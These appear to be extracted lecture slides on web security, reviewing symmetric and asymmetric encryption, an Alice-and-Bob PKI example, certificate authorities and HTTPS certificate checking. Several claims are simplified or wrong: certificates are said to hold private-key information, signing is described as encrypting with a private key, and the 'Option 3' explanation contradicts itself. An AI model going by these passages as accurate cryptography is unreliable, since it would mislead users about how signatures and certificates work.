



Web Security



Review: Encryption

- **Encryption** is the application of an **algorithm** that uses a **key** to transform **plaintext** into **ciphertext**
 - The ciphertext can be transmitted **confidentially**
- We use **symmetric** and **asymmetric** encryption
 - Symmetric: one key to encrypt and decrypt (e.g., AES)
 - Asymmetric: separate private and public keys encrypt and decrypt (RSA)
- We desire **fundamentally unbreakable** encryption that cannot be broken without **brute-forcing** keys
- We like **confidentiality, sender/recipient authenticity, and integrity**

Review: Asymmetric Encryption, PKI



- Asymmetric encryption


- With the powers of prime numbers combined, we obtain a private and public **keypair** that can be used for encryption and decryption



How does Alice send "Message" to Bob without Eve reading the message?

Review: Asymmetric Encryption, PKI

- Asymmetric encryption
 - With the powers of prime numbers combined, we obtain a private and public **keypair** that can be used for encryption and decryption



Option 1: Alice encrypts with **Bob's Public Key**
(only Bob's Private key can unlock)

Confidentiality + Recipient Authenticity

But Bob doesn't know who sent it?

Review: Asymmetric Encryption, PKI

- Asymmetric encryption
 - With the powers of prime numbers combined, we obtain a private and public **keypair** that can be used for encryption and decryption




Option 2: Alice encrypts with **Alice's Private Key**
(only Alice's Public key can unlock)

Sender Authenticity

But anyone can decrypt with Alice's Public Key?

Review: Asymmetric Encryption, PKI

- Asymmetric encryption
 - With the powers of prime numbers combined, we obtain a private and public **keypair** that can be used for encryption and decryption



Option 3: Alice encrypts with **Alice's Private Key** and **Bob's Public Key**
(need Bob's private key + Alice's public key to unlock)

Sender Authenticity, Recipient Authenticity, Confidentiality

Anyone can decrypt with Alice's public key, but still need Bob's public key


Review: Certificate Authorities

- Since all public keys are public, how do you know that Alice's public key *actually* belongs to Alice? (same for Bob)
- Generally, this is a **root of trust** problem
 - Where do you start trusting systems to tell you the right things?
- In practice, we use **certificates** and **certificate authorities** to vet keys that belong to particular identities
(e.g., how do you *know* you're securely talking to Amazon.com?)




Review: Certificate

- A **certificate** is a file that contains information about public and/or private keys
- When you connect to a HTTPS website, you download its **certificate**
 - The certificate is its *public key* that is encrypted with the *private key* of a trusted Certificate Authority




Review: Certificates and HTTPS

- A **certificate** is a file that contains information about public and/or private keys
- Step 1. Your browser tries to connect over HTTPS




Review: Certificates and HTTPS

- A **certificate** is a file that contains information about public and/or private keys
- Step 2. The website sends back a certificate about the website
 - Certificate is a public key that is signed by a trusted CA




Review: Certificates and HTTPS

- A **certificate** is a file that contains information about public and/or private keys
- Step 3. Your browser vets the *website's public key* by decrypting it with *CA's public key*
 - Certificate is a public key that is signed by a trusted CA



